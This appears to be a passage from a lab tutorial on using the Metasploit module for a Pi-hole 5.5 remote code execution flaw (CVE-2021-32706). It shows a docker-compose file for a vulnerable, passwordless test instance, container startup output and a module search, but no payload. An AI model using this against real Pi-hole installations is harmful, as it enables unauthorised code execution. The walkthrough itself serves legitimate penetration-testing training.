
As readers can see, the module disclosed information about the target that shouldn't have been disclosed.

Pi -Hole RCE Auxiliary Module


TARGET: Pi - Hole <= 5.5 **TYPE : Remote**
MODULE : Auxiliary **ANTI-MALWARE : NA**

Pi-hole is a Linux based network-level advertisement and Internet tracker blocking application. The above mentioned versions of pi-hole have a RCE vulnerability in their web interface that allows remote attackers to execute code on the target.

Let's see how this module works. We have tested this on Pi-Hole version 5.5 running as docker. The download information of the docker-compose.yaml of the vulnerable software is given in our Downloads section. Let's set the target first. After downloading, use docker compose to set it up.




```
version: "3"
# More info at https://github.com/pi-hole/docker-pi-hole/ and https://docs.pi-hole.net/
services:
  pihole:
    container_name: pihole
    image: pihole/pihole:v5.5
    ports:
      #- "53:53/tcp"
      #- "53:53/udp"
      #- "67:67/udp"
      - "192.168.40.128:80:80/tcp"
    environment:
      TZ: 'America/Chicago'
      WEBPASSWORD: ''
    # Volumes store your data between container upgrades
    volumes:
      - './etc-pihole/:/etc/pihole/'
      - './etc-dnsmasq.d/:/etc/dnsmasq.d/'
    # Recommended but not required (DHCP needs NET_ADMIN)
    #   https://github.com/pi-hole/docker-pi-hole#note-on-capabilities
    cap_add:
      - NET_ADMIN
    restart: unless-stopped
```




```
┌──(kali㉿kali)-[~/Downloads/CVE-2021-32706]
└─$ docker-compose up -d
Creating network "cve-2021-32706_default" with the default driver
Pulling pihole (pihole/pihole:v5.5)...
v5.5: Pulling from pihole/pihole
a076a628af6f: Pulling fs layer
c44e2316f15f: Pulling fs layer
1357381d87f0: Pulling fs layer
aba9c09b2cf6: Waiting
8cf3b106569c: Waiting
1b150ad615e0: Waiting
f7d2d9d7adc1: Pulling fs layer
c89d55b56c3f: Waiting
```


Once the container is up and running, load the pihole_domains_api_exec module.




```
┌──(kali㉿kali)-[~/Downloads/CVE-2021-32706]
└─$ docker ps
CONTAINER ID   IMAGE                    COMMAND       CREATED           ST
ATUS                              PORTS
                         NAMES
90b298858d7c   pihole/pihole:v5.5   "/s6-init"    10 seconds ago    Up
 8 seconds (health: starting)   53/udp, 53/tcp, 443/tcp, 67/udp, 192
.168.40.128:80->80/tcp   pihole

┌──(kali㉿kali)-[~/Downloads/CVE-2021-32706]
└─$ 
```



```
msf6 > search pihole_domains

Matching Modules
================

   #  Name                                         Disclosure Date
 Rank    Check  Description
   -  ----                                         ---------------
 ----    -----  -----------
   0  auxiliary/admin/http/pihole_domains_api_exec  2021-08-04
 normal  Yes    Pi-Hole Top Domains API Authenticated Exec
```

